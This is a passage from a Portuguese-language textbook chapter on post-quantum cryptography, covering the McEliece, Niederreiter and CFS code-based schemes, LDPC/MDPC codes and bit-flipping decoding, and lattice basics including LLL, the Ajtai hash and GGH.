É interessante notar que McEliece e Niederreiter comumente apresentam uma vantagem substancial de velocidade de processamento sobre esquemas mais tradicionais. Por exemplo, sobre um código de comprimento n ambos apresentam complexidade de tempo $O(n^2)$, enquanto os sistemas Diffie-Hellman/DSA, assim como as operações do sistema RSA com expoente privado, têm complexidade de tempo $O(n^3)$ com chaves de n bits.

Por simplicidade, as descrições dos esquemas de McEliece e de Niederreiter a seguir assumem que os padrões de erros corrigíveis são vetores binários de peso t, mas variantes com padrões mais gerais de erro são possíveis, conforme a capacidade de correção do código subjacente. Critérios simples e efetivos para a escolha de parâmetros são oferecidos na seção 2.4.3.3. Cada esquema de encriptação consiste em três algoritmos: GerarChaves, Encriptar e Decriptar.

2.4.3.1. McEliece

- GerarChaves. Dado o nível desejado de segurança λ, escolhem-se um primo p (comumente $p = 2$), um corpo finito $\mathbb{F}_q$ com $q = p^m$ para algum $m > 0$, e um código de Goppa $\Gamma(L, g)$ com suporte $L = (L_0, \ldots, L_{n-1}) \in (\mathbb{F}_q)^n$ (de elementos distintos) e polinômio gerador $g \in \mathbb{F}_q[x]$ de grau t e livre de quadrados, satisfazendo $g(L_j) \neq 0$, $0 \leqslant j < n$. Seja $k = n - mt$. Norteia-se a escolha de modo que o custo de decodificar um código $[n, k, 2t+1]$ seja pelo menos 2^λ passos. Calcula-se uma matriz geradora sistemática $G \in \mathbb{F}_p^{k \times n}$ para $\Gamma(L, g)$, i.e. $G = [I_k \mid -M^T]$ para alguma matriz $M \in \mathbb{F}_p^{mt \times k}$

e sendo I_k a matriz identidade de ordem k. A chave privada é $sk := (L, g)$, e a chave pública é $pk := (M, t)$.

- Encriptar. Para encriptar um texto legível $d \in \mathbb{F}_p^k$, escolhe-se um vetor $e \xleftarrow{\$} \{0,1\}^n \subseteq \mathbb{F}_p^n$ com peso $\mathrm{wt}(e) \leqslant t$, e calcula-se o texto encriptado $c \leftarrow dG + e \in \mathbb{F}_p^n$.

- Decriptar. Para decriptar um texto encriptado $c \in \mathbb{F}_p^n$ com o conhecimento de L e g, calcula-se a síndrome decodificável de c, aplica-se a ela um decodificador para determinar o vetor de erros e, e recupera-se o texto legível d a partir das primeiras k colunas de $c - e$.

2.4.3.2. Niederreiter

- GerarChaves. Dado o nível desejado de segurança λ, escolhem-se um primo p (comumente $p = 2$), um corpo finito $\mathbb{F}_q$ com $q = p^m$ para algum $m > 0$, e um código de Goppa $\Gamma(L, g)$ com suporte $L = (L_0, \ldots, L_{n-1}) \in (\mathbb{F}_q)^n$ (de elementos distintos) e polinômio gerador $g \in \mathbb{F}_q[x]$ de grau t e livre de quadrados, satisfazendo $g(L_j) \neq 0$, $0 \leqslant j < n$. Seja $k = n - mt$. Norteia-se a escolha de modo que o custo de decodificar um código $[n, k, 2t + 1]$ seja pelo menos 2^λ passos. Calcula-se uma matriz de paridade sistemática $H \in \mathbb{F}_p^{mt \times n}$ para $\Gamma(L, g)$, i.e. $H = [M \mid I_{mt}]$ para alguma matriz $M \in \mathbb{F}_p^{mt \times k}$ e sendo I_{mt} a matriz identidade de ordem mt. Finalmente, escolhe-se como parâmetro público uma função de posto de permutação $\phi : \mathcal{B}(n, t) \to \mathbb{Z}/\binom{n}{t}\mathbb{Z}$. A chave privada é $sk := (L, g)$, e a chave pública é $pk := (M, t, \phi)$.

- Encriptar. Para encriptar um texto legível $d \in \mathbb{Z}/\binom{n}{t}\mathbb{Z}$, representa-se d como um padrão de erros $e \leftarrow \phi^{-1}(d) \in \{0,1\}^n \subseteq \mathbb{F}_p^n$ de peso $\mathrm{wt}(e) = t$, e calcula-se como texto encriptado a sua síndrome $s \leftarrow eH^\intercal \in \mathbb{F}_p^{mt}$.

- Decriptar. Para decriptar um texto encriptado $s \in \mathbb{F}_p^{mt}$ com o conhecimento de L e g, transforma-se essa síndrome numa outra decodificável, aplica-se ao resultado um decodificador para determinar o vetor de erros e, e recupera-se a partir deste o texto legível $d \leftarrow \phi(e)$.

2.4.3.3. Parâmetros para criptossistemas baseados em códigos

Os esquemas clássicos de McEliece e Niederreiter, implementados sobre a classe dos códigos de Goppa, permanecem seguros até a data presente, em contraste com implementações sobre muitas outras famílias propostas de códigos [Gibson 1996, Otmani et al. 2010]. De fato, códigos de Goppa têm resistido muito bem a intensas tentativas de criptoanálise, e a despeito do progresso considerável na área [Bernstein et al. 2011] (ver também [Bernstein et al. 2008a] para uma resenha), eles permanecem essencialmente intactos para fins criptográficos desde que foram sugeridos no trabalho pioneiro de McEliece [McEliece 1978].

Tabela 2.3. Parâmetros para McEliece/Niederreiter usando códigos de Goppa binários genéricos

m	n	k	t	lg WF	$\|pk\|$
11	1893	1431	42	80.025	661122
12	2887	2191	58	112.002	1524936
12	3307	2515	66	128.007	1991880
13	5397	4136	97	192.003	5215496
13	7150	5447	131	256.002	9276241

A Tabela 2.3 sugere parâmetros para códigos subjacentes a criptossistemas do tipo McEliece ou Niederreiter e o tamanho $|pk|$ em bits da chave pública resultante. Apenas códigos de Goppa *genéricos* irredutíveis são considerados.

Nota-se que, nesse cenário de códigos genéricos de Goppa, esses esquemas são adversamente afetados por chaves muito grandes em comparação às contrapartidas convencionais. Segue daí a importância de buscar meios de reduzir os tamanhos de chaves, mantendo contudo intacto o nível de segurança associado.

Os primeiros passos rumo ao objetivo de reduzir o tamanho das chaves sem reduzir o nível de segurança em criptossistemas pós-quânticos foram dados por Monico *et al.* através de códigos com (matriz de) verificação de paridade de baixa densidade (*low density parity-check*, ou LDPC) [Monico et al. 2000], depois por Gaborit através de códigos quase-cíclicos [Gaborit 2005], e por Baldi e Chiaraluce através de uma combinação de ambos [Baldi e Chiaraluce 2007].

2.4.4. Códigos LDPC e QC-LDPC

Códigos LDPC foram inventados por Robert Gallager [Gallager 1963] e são códigos lineares obtidos de grafos esparsos bipartidos. Suponha que $\mathscr{G}$ é um grafo com n nós do lado esquerdo (chamados de nós de mensagem) e r nós do lado direito (chamados de nós de verificação), como podemos observar na figura 2.15 abaixo. O grafo da origem a um código linear de bloco de tamanho n e dimensão de ao menos $n-r$ da seguinte forma: as n coordenadas das palavras de códigos são associadas com os n nós de mensagens. As palavras de códigos são os vetores $(c_1,\ldots,c_n)$ de tal modo que, para todos os nós de verificação, a soma das posições vizinhas entre os nós de mensagem seja zero.




Figura 2.15. Grafo bipartido

A representação por grafos é análoga a representação matricial olhando para a

matriz de adjacência do grafo: seja H uma matriz binária $r \times n$ cuja entrada (i, j) é 1 se e somente se o i-ésimo nó de verificação está conectado ao j-ésimo nó de mensagem no grafo. Então, o código LDPC definido pela grafo é o conjunto de vetores $c = (c_1, \ldots, c_n)$ tal que $H \cdot c^{\mathrm{T}} = 0$. A matriz H é chamada de *matriz de paridade* para o código. Reciprocamente, qualquer matriz binária $r \times n$ da origem a um grafo bipartido entre n nós de mensagens e r nós de verificação, e o código definido como espaço nulo de H é precisamente o código associado a esse grafo. Portanto, qualquer código linear possui uma representação tal como um código associado a um grafo bipartido (note que esse grafo não é definido unicamente pelo código). Entretanto, nem todo código linear binário possui uma representação como um grafo bipartido *esparso*. Se existir, então o código é chamado de código de verificação de paridade de baixa densidade (*low-density parity-check*, ou LDPC).

Uma importante subclasse dos códigos LDPC que apresentam vantagens sobre outros códigos da mesma classe é o dos códigos de verificação de paridade de baixa densidade quase-cíclicos (QC-LDPC) [Tanner 2001]. Em geral, um código QC-LDPC $[n,k]$ satisfaz $n = n_0 b$ e $k = k_0 b$ (e assim também $r = r_0 b$) para algum b, n_0, k_0 (e r_0), e admite uma matriz de paridade que consiste de $n_0 \times r_0$ blocos de submatrizes circulantes esparsas $b \times b$. Um caso particular importante é quando $b = r$ (e também $r_0 = 1$ e $k_0 = n_0 - 1$), uma vez que uma matriz de paridade sistemática para esse código é totalmente definido pela primeira linha de cada bloco $r \times r$. Diz-se que a matriz de paridade está na *forma circulante*.

Contudo, mostrou-se que todas essas propostas contêm vulnerabilidades que as tornam inadequadas para fins criptográficos [Otmani et al. 2010]. Com efeito, o alçapão nesses métodos era protegido essencialmente por nenhum outro mecanismo além de uma permutação privada do código subjacente. A estratégia de ataque nesse panorama consiste em obter um sistema solúvel de equações lineares que os componentes da matriz de permutação precisa satisfazer, e foi montada com sucesso devido à natureza excessivamente restritiva da permutação secreta (uma vez que ela precisa preservar a estrutura quase-cíclica do resultado) e ao fato de que o código secreto é um subcódigo muito particular de um código público.

Uma tentativa de consertar a proposta de Baldi e Chiaraluce chegou a ser proposta [Baldi et al. 2008]. Mais recentemente, Berger *et al*. [Berger et al. 2009] mostraram como evitar os problemas do esquema original de Gaborit e remover as vulnerabilidades até então conhecidas por meio de duas técnicas:

1. Extrair códigos públicos encurtados por blocos de códigos privados muito longos, explorando um teorema devido a Wieschebrink sobre a *NP*-completeza de distinguir códigos encurtados [Wieschebrink 2006];

2. Trabalhar com subcódigos de subcorpo sobre um corpo intermediário entre o corpo e o corpo de extensão do código GRS original adotado pela construção.

Essas técnicas foram aplicadas com algum sucesso a códigos quase-cíclicos. Contudo, a quase totalidade dessa família de códigos foi posteriormente quebrada devido a falhas estruturais de segurança, mais precisamente uma relação entre a estrutura secreta e certos sistemas de equações multivariadas quadráticas [Faugère et al. 2010].

A sabedoria histórica e experimental sugere, portanto, restringir a busca de parâmetros mais eficientes para criptossistemas baseados em códigos à classe dos códigos de Goppa.

2.4.5. Códigos MDPC e QC-MDPC

Uma subclasse interessante em termos de criptografia da família QC-LDPC é dos códigos de verificação de paridade de densidade moderada (MDPC) e sua variante quase-cíclica (QC-MDPC) [Misoczki et al. 2012].

Esses códigos, apresentados por Misoczki *et al.*, possuem densidades próximas o bastante de códigos LDPC que possibilitam a decodificação pelos métodos simples (e indiscutivelmente mais eficientes) de propagação de crença e *bit flipping* de Gallager, ainda denso o bastante para prevenir ataques baseados na presença de palavras muito esparsas no código dual como visto no ataque Stern [Stern 1989] e algumas variantes, sem perder muita capacidade de correção de erros, bem como manter ataques de decodificação baseados em conjuntos de informações [Bernstein et al. 2008b, Bernstein et al. 2011] também inviáveis.

Além disso, para prevenir ataques estruturais como proposto por Faugère *et al.* [Faugère et al. 2010] e por Leander e Gauthier [Umaña e Leander 2010], códigos orientados a criptografia devem se manter o máximo possível sem estrutura, exceto para o alçapão secreto que permite a decodificação privada e, no caso de códigos quase-cíclicos, simetrias externas que permitam uma implementação eficiente. Finalmente, a simetria circulante pode introduzir fraquezas de segurança como apontada por Sendrier [Sendrier 2011], mas isso induz somente um ganho polinomial (especificamente, linear) em eficiência de ataques, e um pequeno ajuste nos parâmetros elimina totalmente esse problema. Densidades típicas nesse caso estão no intervalo de 0.4% a 0.9% do tamanho do código, uma ordem de magnitude acima de códigos LDPC, mas bem abaixo dos publicados em MDPC mencionados acima, e certamente dentro da margem estipulada para códigos de Gallager. A construção é também tão aleatória quanto possível, apenas mantendo a densidade desejada e a geometria circulante, além do tamanho do código ser muito maior que valores típicos para MDPC.

2.4.6. Método de Decodificação de decisão abrupta de Gallager (*Bit Flipping*)

Nessa seção descrevemos o algoritmo de Gallager (*Gallager's hard decision decoding algorithm*, ou mais simplesmente *bit flipping*, seguindo a concisa e clara descrição de Huffman e Pless [Huffman e Pless 2003]. Algoritmo esse necessário para recuperar a mensagem original a partir da palavra de código encriptada com erros.

Assumindo que a palavra de código é encriptada com um código binário LDPC $\mathscr{C}$ para transmissão, e o vetor c é recebido. Para o cálculo da síndrome $s = cH^{\mathrm{T}}$, cada bit recebido de c afeta no máximo d_v componentes dessa síndrome. Se somente o j-ésimo bit de c contiver um erro, então o correspondente d_v de componente s_i de s será igual a 1, indicando as equações de verificação de paridade que não estão satisfeitas. Mesmo se tiver alguns outros bits com erro entre aqueles que contribuíram para o cálculo de s_i, espera-se que vários dos d_v componentes de s serão iguais a 1. Essa é a base do algoritmo de decodificação de Gallager, tanto *hard decision decoding*, quanto *bit-flipping*.

1. Computar cH^{T} e determinar as posições de paridade que estão insatisfeitas (pode-se dizer que essas posições são os componentes de cH^{T} iguais a 1).
2. Para cada um dos n bits, computar o número de posições de paridade insatisfeitas que envolvem aquele bit.
3. Inverta o valor dos bits de c que estão envolvidos no maior número de posições insatisfeitas.
4. Repetir passos 1, 2, e 3 até que se tenha $cH^{\mathrm{T}} = 0$, no caso que c foi decodificado com sucesso, ou até que um certo limite de número de iterações seja alcançado, para o caso que a decodificação do vetor recebido falhou.

O algoritmo de *bit-flipping* não é o melhor método de decodificação para códigos LDPC; de fato, a técnica de propagação de crença [Gallager 1963, Huffman e Pless 2003], é conhecida por exceder sua capacidade de correção de erros. Entretanto, decodificadores de propagação de crença envolvem uma computação com uma *probabilidade* cada vez mais refinada para cada bit da palavra recebida c que contiver um erro, incorrendo em aritmética de ponto flutuante ou aproximações de alta precisão que se adequem ao processo e algoritmos computacionalmente caros. Em um cenário em que o número de erros é fixo e conhecido antecipadamente, como é o caso de aplicações criptográficas, parâmetros podem ser ajustados de tal forma que métodos de decodificação complexos e caros, como a propagação de crença, não são mais necessários.

2.4.7. Assinaturas digitais com códigos corretores de erros

Após algumas tentativas falhas de se criar um esquema de assinatura digital baseada em códigos corretores de erros [Alabbadi e Wicker 1994, Stern 1995], em 2001, Courtois, Finiasz e Sendrier propuseram um esquema promissor [Courtois et al. 2001].

2.4.7.1. CFS

O *CFS* foi proposto como um Sistema de Assinaturas Digitais baseado no Sistema Criptográfico McEliece. Por definição, um sistema de assinatura digital deve prover uma maneira de assinar qualquer documento de tal forma que identifique unicamente seu autor e que disponha de um algoritmo público eficiente de verificação de asssinatura. Para essas tarefas, deve ser escolhido um código linear, ilustrado na explicação como C. Então, o CFS usa uma função de hash pública para resumir o documento m a ser assinado no vetor $h(m)$. Decodificando esse hash com o algoritmo de correção de erros do código escolhido, obtemos um vetor c', correspondendo a assinatura da mensagem m. Para a verificação da assinatura, basta encriptar c', recebido junto da mensagem m, e verificar se corresponde ao cálculo do hash da mensagem m. Como podemos verificar abaixo:

- Geração de Chaves
  1. Escolher um Código de Goppa $G(L, g(X))$
  2. Obter sua matriz $(n-k)\times n$ de verificação de paridade H

3. Calcular $V = SHP$, onde S é uma matriz binária inversível $(nk)\times(nk)$ aleatória e P uma matriz de permutação aleatória $n \times n$.

Assim, as chaves seriam: Chave Privada = G, Chave Pública = (V, t).

- Assinatura

1. Encontrar o menor $i \in \mathbb{N}$ tal que, para $c = h(m, i)$ e $c' = S^{-1}c$, c' seja uma síndrome decodificável de G.
2. Usando o algoritmo de decodificação de G, obter o vetor de erros e', cuja síndrome seja c', ou seja $c' = H(e')^t$.
3. Obter $e^t = P^{-1}(e')^t$.

Assim, a assinatura é o par: (e, i).

- Verificação de Assinatura

1. Obter $c = Ve^t$.
2. Aceite somente se $c = h(m, i)$

Apesar do CFS ser um esquema de assinatura ainda seguro após passar por várias criptoanálises, não é adequado para aplicações padrão comumente utilizadas hoje, já que além do tamanho das chaves públicas o custo para assinar são muito grandes para um conjunto de parâmetros seguros.

2.5. Criptografia baseada em reticulados

O uso de reticulados em criptografia surgiu com o trabalho de Ajtai [Ajtai 1996], onde o problema de encontrar vetores pequenos em uma classe aleatória de reticulados é utilizado como base da demonstração da existência de funções de mão única. A criptografia baseada em reticulados, além de estar amparada por demonstrações de segurança construídas sobre a dificuldade do pior caso de determinados problemas, possui implementações eficientes e descrições relativamente simples de serem compreendidas.

A criptografia baseada em reticulados pode ser dividida em duas categorias: (i) com demonstração de segurança, como por exemplo o esquema de Ajtai ou aqueles com base no problema LWE, cujos algoritmos envolvem operações com uma matriz A, que, como veremos adiante, está associada a chave pública, fazendo com que a encriptação e decriptação tenham complexidade quadrática ou mesmo cúbica, deixando a desejar em relação a criptografia convencional; ou (ii) sem demonstração de segurança, porém com implementação eficiente, como o NTRU. Um desafio recentemente resolvido foi o de prover demonstração de segurança, com base no pior caso de problemas em reticulados ideais, para esquemas com performance semelhante ao NTRU [Stehlé e Steinfeld 2011]. Embora problemas intratáveis em reticulados possam não ser intratáveis em reticulados ideais, não é conhecido nenhum algoritmo polinomial para resolvê-los, mesmo com fator de aproximação polinomial ou com o uso de computadores quânticos.

2.5.1. Fundamentos

Definição 14. *Formalmente, reticulados são definidos como a combinação linear de n elementos $b_1, ..., b_n \in \mathbb{R}^m$, linearmente independentes, denominados base do reticulado.*

$$\mathcal{L}(b_1, ..., b_n) = \left\{ \sum_{i=1}^{n} x_i b_i : x_i \in \mathbb{Z} \right\}.$$

Em outras palavras, um reticulado é um espaço vetorial discretizado, ou seja, existe uma analogia que nos permite utilizar conceitos como norma, dimensão, ortogonalidade, transformação linear, entre outros. Uma maneira alternativa de abordar o assunto é por meio de notação matricial, onde a base pode ser representada por uma matriz $B = [b_1, ..., b_n]$, pertencente a $\mathbb{R}^{m \times n}$. O reticulado gerado pela matriz B é definido por $\mathcal{L} = \{Bx \mid x \in \mathbb{Z}^n\}$, de forma que o determinante $\det(B)$ é independente da escolha da base e corresponde geometricamente ao inverso da densidade de pontos do reticulado em $\mathbb{Z}^m$.

Definição 15. *Dado um reticulado $\mathcal{L}(B)$, os vetores que constituem a base do reticulado podem ser encarados como arestas de um paralelepípedo de dimensão n. Assim, podemos definir $\mathcal{P}(B) = \{Bx \mid x \in [0,1)^n\}$, denominado paralelepípedo fundamental de B. Podemos redefinir o paralelepípedo de forma a obter uma região simétrica. Para isso, seja $\mathcal{P}_{1/2}(B) = \{Bx \mid x \in [-1/2, 1/2)^n\}$, denominado paralelepípedo fundamental centralizado de B. As figuras 2.16 e 2.17 ilustram exemplos de paralelepípedos fundamentais (centralizado ou não) em dimensão 2.*




Figura 2.16. $\mathcal{P}(B)$




Figura 2.17. $\mathcal{P}_{1/2}(B)$

Teorema 1. *Seja $\mathcal{L} \in \mathbb{R}^m$ um reticulado de dimensão n e seja $\mathcal{F}$ o paralelepípedo fundamental de $\mathcal{L}$, então dado um elemento $w \in \mathbb{R}^m$, podemos escrever w na forma $w = v + t$, para $v \in \mathcal{L}$ e $t \in \mathcal{F}$ únicos. Esta equação pode ser encarada como uma redução modular, onde o vetor t é interpretado como w* $(\mathrm{mod}\ \mathcal{F})$.

O volume do paralelepípedo fundamental é dado por $\mathrm{Vol}(\mathcal{F}) = |\det(B)|$. Dadas duas bases $B = \{b_1, ..., b_n\}$ e $B' = \{b'_1, ..., b'_n\}$ de um mesmo reticulado $\mathcal{L}$, temos que $\det(B) = \pm \det(B')$.




Figura 2.18. Redução módulo $\mathcal{P}(B)$

O problema de encontrar o vetor de norma mínima (*shortest vector problem* - SVP) é uma das questões fundamentais em reticulados. Rigorosamente, dado o reticulado $\mathcal{L}(B)$, deseja-se encontrar o vetor não nulo com norma mínima. Na prática, é utilizado um fator de aproximação $\gamma(n)$ para o problema SVP, isto é, deseja-se encontrar um vetor cuja norma seja inferior ao vetor de norma mínima, multiplicada por $\gamma(n)$.

Outros problemas em reticulados, importantes do ponto de vista da criptografia, são:

- o *problema do vetor de distância mínima* (*closest vector problem* - CVP). Dados um reticulado $\mathcal{L}(B)$ e um vetor $t \in \mathbb{R}^m$, o objetivo é encontrar o vetor $v \in \mathcal{L}(B)$ que seja mais próximo de t;
- e o *problema dos vetores independentes mínimos* (*shortest independent vector problem* - SIVP). Dada uma base $B \in \mathbb{Z}^{m \times n}$, o problema consiste em encontrar n vetores linearmente independentes $(v_1, ..., v_n)$, pertencentes ao reticulado, tais que a norma máxima entre os vetores v_i seja mínima.

Definição 16. *Dado um reticulado $\mathcal{L}$ e uma base $B = (v_1, ...v_n)$, a razão de Hadamard, denotada por $\mathcal{H}(B)$, é definida da seguinte maneira:*

$$\mathcal{H}(B) = \left(\frac{\det \mathcal{L}}{\prod_{1 \leq i \leq n} \|v_i\|} \right)^{1/n}.$$

É fácil mostrar que, para qualquer base B, temos que $0 \leq \mathcal{H}(B) \leq 1$. Além disso, quanto mais próximo de 1 mais ortonormal é a base.

Uma classe particularmente importante de reticulados é aquela formada pelos *reticulados q-ários*, denotados por Λ_q. Dado um inteiro q, os vetores do reticulado são restritos, coordenada a coordenada, a elementos de $\mathbb{Z}_q$. Dada uma matriz $A \in \mathbb{Z}_q^{n \times m}$, o reticulado q-ário é determinado pelas linhas de A, ao invés das colunas. Ou seja, é formado pelos vetores $y = A^T s \pmod q$, para $s \in \mathbb{Z}^n$. O reticulado q-ário ortogonal, $\Lambda_q^{\perp}$, em relação a matriz A, é dado pelos vetores y tais que $Ay = 0 \pmod q$. Dado um reticulado

$\mathcal{L}$, o *reticulado dual*, $\mathcal{L}^*$, é formado pelos vetores y, tais que $\langle x, y\rangle \in \mathbb{Z}$, para $x \in \mathcal{L}$. Em especial, o reticulado q-ário ortogonal, $\Lambda_q^{\perp}(A)$, é igual a $q\Lambda_q(A)^*$.

2.5.1.1. Algoritmo LLL

Nesta seção será descrito o algoritmo LLL, que calcula uma nova base para um determinado reticulado, com razão de Hadamard mais próxima a 1. Isto é, o algoritmo LLL realiza o que chamamos de redução de base, porque os vetores da nova base tem maior ortonormalidade que a base original. Portanto, este algoritmo pode ser utilizado para resolver o problema SVP, como veremos adiante.

Em um espaço vetorial com base $(v_1, \cdots, v_n)$, a obtenção de uma base ortonormal é realizada pelo algoritmo Gram-Schmidt. A ideia da redução de Gauss é a mesma que está por trás do algoritmo Gram-Schmidt, onde temos que $\mu_{ij} = v_i v_j^*/\|v_j^*\|^2$, mas os valores de μ_{ij} não são necessariamente inteiros, de modo que a redução de Gauss considera o uso do inteiro mais próximo $\lfloor \mu_{ij} \rceil$. O algoritmo termina quando este inteiro mais próximo é zero, condição que apenas em dimensão 2 garante que o menor vetor foi encontrado.

Algoritmo 2.5.1 Redução de Gauss

Entrada: Uma base (v_1, v_2).

Saída: Retorna uma base com o menor vetor do reticulado (v_1^*) e com um vetor v_2^* que não pode ser reduzido pela subtração de v_1.

$v_1^* = v_1$ e $v_2^* = v_2$.
enquanto verdade **faça**
  se $\|v_2^*\| < \|v_1^*\|$ **então**
    troque v_1^* com v_2^*
  Calcule $m = \lfloor v_1^*.v_2^*/\|v_1^*\|^2 \rceil$.
  se $m = 0$ **então retorne** (v_1^*, v_2^*).
  Troque v_2^* por $v_2^* - mv_1^*$.

Definição 17. *Seja $B = (v_1, ..., v_n)$ a base de um reticulado $\mathcal{L}$ e seja $B^* = (v_1^*, ..., v_n^*)$ a base retornada pelo algoritmo Gram-schmidt. A base B é denominada LLL reduzida se forem satisfeitas as seguintes condições:*

Condição de norma: $|\mu_{i,j}| = \frac{v_i.v_j^*}{\|v_j^*\|^2} \leq \frac{1}{2}$ *para todo* $1 \leq j < i \leq n$.

Condição de Lovász: $\|v_i^*\|^2 \geq (\frac{3}{4} - \mu_{i,i-1}^2)\|v_{i-1}^*\|^2$ *para todo* $1 < i \leq n$.

Teorema 2. *Seja B uma base LLL reduzida de um reticulado $\mathcal{L}$, então B resolve o problema SVP com fator de aproximação $2^{(n-1)/2}$.*

Um ponto importante que merece destaque é a escolha do valor 3/4. Se este valor fosse substituído por 1, obteríamos a redução de Gauss. Porém, não se sabe se o algoritmo iria terminar em tempo polinomial. Na verdade, qualquer valor estritamente menor que 1 faz com que o algoritmo termine em tempo polinomial. Com isso, criptossistemas

Algoritmo 2.5.2 LLL

Entrada: Uma base $(v_1, ..., v_n)$.

Saída: Retorna uma base com o menor vetor do reticulado (v_1^*) e com um vetor v_2^* que não pode ser reduzido pela subtração de v_1.

$k = 2$.
$v_1^* = v_1$.
enquanto $k \leq n$ **faça**
  para $j = 1$ até $j = k - 1$ **faça**
    $v_k = v_k - \lfloor \mu_{k,j} \rceil v_j^*$.
  se $\|v_k^*\|^2 \geq (\frac{3}{4} - \mu_{k,k-1}^2)\|v_{k-1}^*\|$ **então**
    $k = k + 1$.
  senão
    Troque v_{k-1} com v_k.
  retorne $(v_1, ..., v_n)$.

baseados em problemas como SVP e CVP devem ter seus parâmetros ajustados para evitar ataques que utilizam o algoritmo LLL.

Em linhas gerais, dada uma base $(v_1, ..., v_n)$, é possível obter uma nova base satisfazendo a condição de tamanho, simplesmente subtraindo de v_k múltiplos de $v_1, ..., v_{k-1}$ de modo a reduzir o valor absoluto de v_k. Se a condição de norma for satisfeita, verifica-se se a condição de Lovász também é satisfeita, caso não seja, os vetores são reordenados e novamente realiza-se a redução de norma.

2.5.2. Hash baseado em reticulados

O primeiro criptossistema baseado em reticulados foi proposto por Ajtai [Ajtai 1996]. Este trabalho tem grande importância porque a demonstração de segurança foi realizada com base no pior caso de problemas em reticulados. Isto é, inverter a função de hash em média tem a mesma dificuldade que o pior caso do problema SVP em reticulados q-ários duais.

Especificamente, dados os inteiros n, m, d, q, é construída uma família de hash criptográficos, $f_A : \{0, ..., d-1\}^m \to \mathbb{Z}_q^n$, indexada pela matriz $A \in \mathbb{Z}_q^{n \times m}$. Dado um vetor y, temos que $f_A(y) = Ay \pmod q$. O algoritmo 2.5.3 detalha essas operações. Uma escolha possível para os parâmetros é $d = 2, q = n^2, m \approx 2n \log q / \log d$, de modo a obter um fator de compressão de 2.

A segurança do esquema está no fato de que encontrar uma colisão $f_A(y) = f_A(y')$, implica na existência de um vetor pequeno, $y - y'$, no reticulado $\mathcal{L}_q^*(A)$.

Algoritmo 2.5.3 Hash de Ajtai

Entrada: Inteiros $n, m, q, d \geq 1$. Uma matriz A escolhida uniformemente em $\mathbb{Z}_q^{n \times m}$. Um vetor $y \in \{0, ..., d-1\}^m$.

Saída: Um vetor $f(y) \in \mathbb{Z}_q^n$.

retorne $f(y) = A.y \pmod q$.

Esta proposta é bastante simples e pode ser implementada eficientemente, porém, na prática, as funções de hash são projetadas de forma *ad-hoc*, sem as garantias fornecidas por uma demonstração de segurança, sendo assim mais eficientes que a construção de Ajtai. Além disso, com uma quantidade suficientemente grande de valores da função, um adversário consegue reconstruir o paralelepípedo fundamental do reticulado $\mathcal{L}_q^*(A)$, permitindo encontrar colisões facilmente. Em 2011, Stehlé e Steinfeld [Stehlé e Steinfeld 2011] propuseram uma família mais eficiente de funções de hash resistentes a colisão, cuja construção será importante para esquemas de assinatura digital, como veremos adiante.

2.5.3. Encriptação baseada em reticulados

2.5.3.1. GGH

O criptossistema GGH [Goldreich et al. 1997] permite compreender facilmente o uso de reticulados no contexto de criptografia de chave pública. Este criptossistema utiliza o conceito de ortonormalidade da base na definição do par de chaves. A chave privada é definida como uma base B_{priv} do reticulado, formada por vetores quase ortogonais e com norma pequena.

De modo geral, o criptossistema GGH funciona da seguinte maneira:

- o algoritmo de encriptação acrescenta o ruído $r \in \mathbb{R}^n$ ao texto claro $m \in \mathcal{L}$, gerando o texto encriptado $c = m + r$;
- o algoritmo de decriptação precisa ser capaz de retirar o ruído inserido. Alternativamente, é preciso resolver uma instância do problema CVP.

A figura 2.19 mostra um reticulado em dimensão 2, com base dada pelos vetores v_1 e v_2, praticamente ortogonais. Já a figura 2.20 mostra uma base para o mesmo reticulado, composta por vetores pouco ortogonais.




Figura 2.19. Base boa




Figura 2.20. Base ruim

Conforme menor a ortonormalidade da base conhecida e maior a dimensão do reticulado, mais difícil é o problema CVP. Desta forma, a chave pública pode ser definida

por uma base B_{pub} do reticulado, tal que $\mathcal{H}(B_{\text{pub}})$ seja aproximadamente zero. Por outro lado, com o conhecimento da chave privada B_{priv}, o algoritmo de Babai [Babai 1986], definido a seguir, pode ser utilizado para recuperar o texto claro.

